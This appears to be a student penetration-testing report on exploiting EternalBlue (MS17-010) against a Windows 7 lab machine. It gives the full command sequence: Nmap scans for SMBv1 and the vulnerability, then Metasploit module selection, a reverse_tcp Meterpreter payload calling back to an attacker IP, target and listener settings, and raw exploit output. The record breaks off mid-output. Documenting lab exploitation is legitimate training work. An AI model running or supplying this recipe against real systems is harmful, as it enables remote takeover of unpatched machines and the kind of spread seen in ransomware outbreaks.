PENTESTING REPORT

EternalBlue (MS17-010) Vulnerability Exploitation on Windows 7

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1. Report Overview

- **Title:** EternalBlue (MS17-010) Exploitation on Windows 7
- **Vulnerability Type:** Remote Code Execution (RCE) via SMBv1
- **Severity:** Critical
- **Affected System:** Windows 7
- **CVE ID:** CVE-2017-0144
- **Date of Discovery: 19-02-2025**
- **Time of Discovery: 03:00 AM**
- **Reporter: TEJAS K. MAHALE**
- **Email:** 2303031550053@PARULUNIVERSITY.AC.IN

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2. Introduction to EternalBlue

EternalBlue is a **critical SMBv1 vulnerability** in Windows operating systems that allows **remote code execution** due to improper handling of specially crafted SMB packets. It was exploited in the **WannaCry ransomware attack**, causing massive disruptions worldwide.

Why is it Dangerous?

- **Unauthenticated Remote Code Execution (RCE)** – Attackers can execute arbitrary commands remotely.
- **Complete System Compromise** – Gain full access to the system.
- **Rapid Worm-Like Propagation** – Can spread across networks without user interaction.
- **Used in Ransomware Attacks** – Notably exploited by WannaCry and NotPetya ransomware.

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3. Steps to Reproduce

Target System:

- **Operating System:** Windows 7
- **IP Address:** 10.10.51.212


Step 1: Network Scanning with Nmap

- Used **Nmap** to scan the target system for open ports.

```
nmap -sS 10.10.51.212
```

- Found an **open SMB port (445)**, indicating a potential SMB vulnerability.

Screenshot: *(Nmap scan results showing open SMB port)*




Step 2: SMB Version Scanning

- Performed **version scanning** to determine the SMB service version.

```
nmap -sV -p 445 10.10.51.212
```

- Confirmed that the system was running **SMBv1**, which is vulnerable to EternalBlue.

Screenshot: *(Nmap version scan results)*




Step 3: SMB Vulnerability Scan

- Used **Nmap scripting engine** to check if the target is vulnerable to EternalBlue.

```
nmap --script smb-vuln-ms17-010 -p 445 10.10.51.212
```

- The scan confirmed the presence of the **MS17-010 vulnerability**.

Screenshot: *(Nmap script scan showing vulnerability)*




Step 4: Launching Metasploit Framework

- Opened **Metasploit** using the command:

```
msfconsole
```

Screenshot: *(Metasploit Framework opening)*




Step 5: Searching for SMB Vulnerabilities

- Searched for SMB-related exploits within Metasploit.

```
search smb
```

- Identified **exploit/windows/smb/ms17_010_eternalblue** as the relevant module.

Screenshot: *(Metasploit SMB search results)*



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smb

Matching Modules
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   #   Name                                                     Disclosure Date  Rank       Check  Description
   -   ----                                                     ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_code_exec_classloader          2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   1     \_ target: Java                                        .                .          .      .
   2     \_ target: Linux                                       .                .          .      .
   3     \_ target: Windows                                     .                .          .      .
   4     \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .        .          .      .
   5   exploit/osx/browser/safari_file_policy                   2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Execution
   6     \_ target: Safari 5.1 on OS X                          .                .          .      .
   7     \_ target: Safari 5.1 on OS X with Java                .                .          .      .
   8   auxiliary/server/capture/smb                             .                normal     No     Authentication Capture: SMB
   9   post/linux/busybox/smb_share_root                        .                normal     No     BusyBox SMB Sharing
   10  exploit/linux/misc/cisco_rv340_sslvpn                    2022-02-02       good       Yes    Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
   11  auxiliary/scanner/http/citrix_dir_traversal              2019-12-17       normal     No     Citrix ADC (NetScaler) Directory Traversal Scanner
   12  auxiliary/gather/crushftp_fileread_cve_2024_4040         .                normal     Yes    CrushFTP Unauthenticated Arbitrary File Read
   13  auxiliary/scanner/smb/impacket/dcomexec                  2018-03-19       normal     No     DCOM Exec
   14  auxiliary/scanner/smb/impacket/secretsdump               .                normal     No     DCOM Exec
   15  auxiliary/scanner/dcerpc/dfscoerce                       .                normal     No     DFSCoerce
   16  exploit/windows/scada/ge_proficy_cimplicity_gefebt       2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
   17  exploit/windows/smb/generic_smb_dll_injection            2015-03-04       manual     No     Generic DLL Injection From Shared Resource
   18    \_ target: Windows x86                                 .                .          .      .
   19    \_ target: Windows x64                                 .                .          .      .
   20  exploit/windows/http/generic_http_dll_injection          2015-03-04       manual     No     Generic Web Application DLL Injection
   21    \_ target: Windows x86                                 .                .          .      .
   22    \_ target: Windows x64                                 .                .          .      .
   23  exploit/windows/smb/group_policy_startup                 2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   24    \_ target: Windows x86                                 .                .          .      .
   25    \_ target: Windows x64                                 .                .          .      .
   26  exploit/windows/misc/hp_dataprotector_install_service    2011-11-02       excellent  Yes    HP Data Protector 6.10/6.11/6.20 Install Service
   27  exploit/windows/misc/hp_dataprotector_cmd_exec           2014-11-02       excellent  Yes    HP Data Protector 8.10 Remote Command Execution
   28  auxiliary/server/http_ntlmrelay                          .                normal     No     HTTP Client MS Credential Relayer
   29  payload/cmd/windows/http/x64/custom/reverse_named_pipe   .                normal     No     HTTP Fetch, Windows shellcode stage, Windows x64 Reverse Named Pip
e (SMB) Stager
   30  payload/cmd/windows/http/x64/meterpreter/reverse_named_pipe  .             normal     No     HTTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
   31  payload/cmd/windows/http/x64/peinject/reverse_named_pipe  .                normal     No     HTTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
   32  payload/cmd/windows/https/x64/custom/reverse_named_pipe  .                normal     No     HTTPS Fetch, Windows shellcode stage, Windows x64 Reverse Named Pi
```


Step 6: Selecting the EternalBlue Exploit

- Selected **Exploit #199** for **EternalBlue (MS17-010)**.

```
use exploit/windows/smb/ms17_010_eternalblue
```

Screenshot: *(Exploit selection confirmation)*




Step 7: Selecting the Default Payload

- Used the default **Meterpreter payload** to gain remote access.

```
set payload windows/x64/meterpreter/reverse_tcp
```

Screenshot: *(Payload selection confirmation)*



Step 8: Setting RHOSTS and LHOST


- Set **target IP (RHOSTS)** to **10.10.51.212**.
- Set **attacker IP (LHOSTS)** to **10.21.114.8**.

```
set RHOSTS 10.10.51.212
set LHOST 10.21.114.8
```

- Checked configuration using:

```
show options
```

Screenshot: *(Metasploit exploit configuration)*




Step 9: Executing the Exploit

- Launched the exploit to gain access to the target system.

```
exploit
```

- Successfully **gained a Meterpreter session** on the target machine.

Screenshot: *(Meterpreter session established)*



```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.21.114.8:4444
[*] 10.10.51.212:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.51.212:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.51.212:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.51.212:445 - The target is vulnerable.
[*] 10.10.51.212:445 - Connecting to target for exploitation.
[+] 10.10.51.212:445 - Connection established for exploitation.
[+] 10.10.51.212:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.51.212:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.51.212:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.51.212:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.51.212:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.51.212:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.51.212:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.51.212:445 - Sending all but last fragment of exploit packet
[*] 10.10.51.212:445 - Starting non-paged pool grooming
[+] 10.10.51.212:445 - Sending SMBv2 buffers
[+] 10.10.51.212:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.51.212:445 - Sending final SMBv2 buffers.
[*] 10.10.51.212:445 - Sending last fragment of exploit packet!
[*] 10.10.51.212:445 - Receiving response from exploit packet
[+] 10.10.51.212:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.10.51.212:445 - Sending egg to corrupted connection.
[*] 10.10.51.212:445 - Triggering free of corrupted buffer.
[-] 10.10.51.212:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
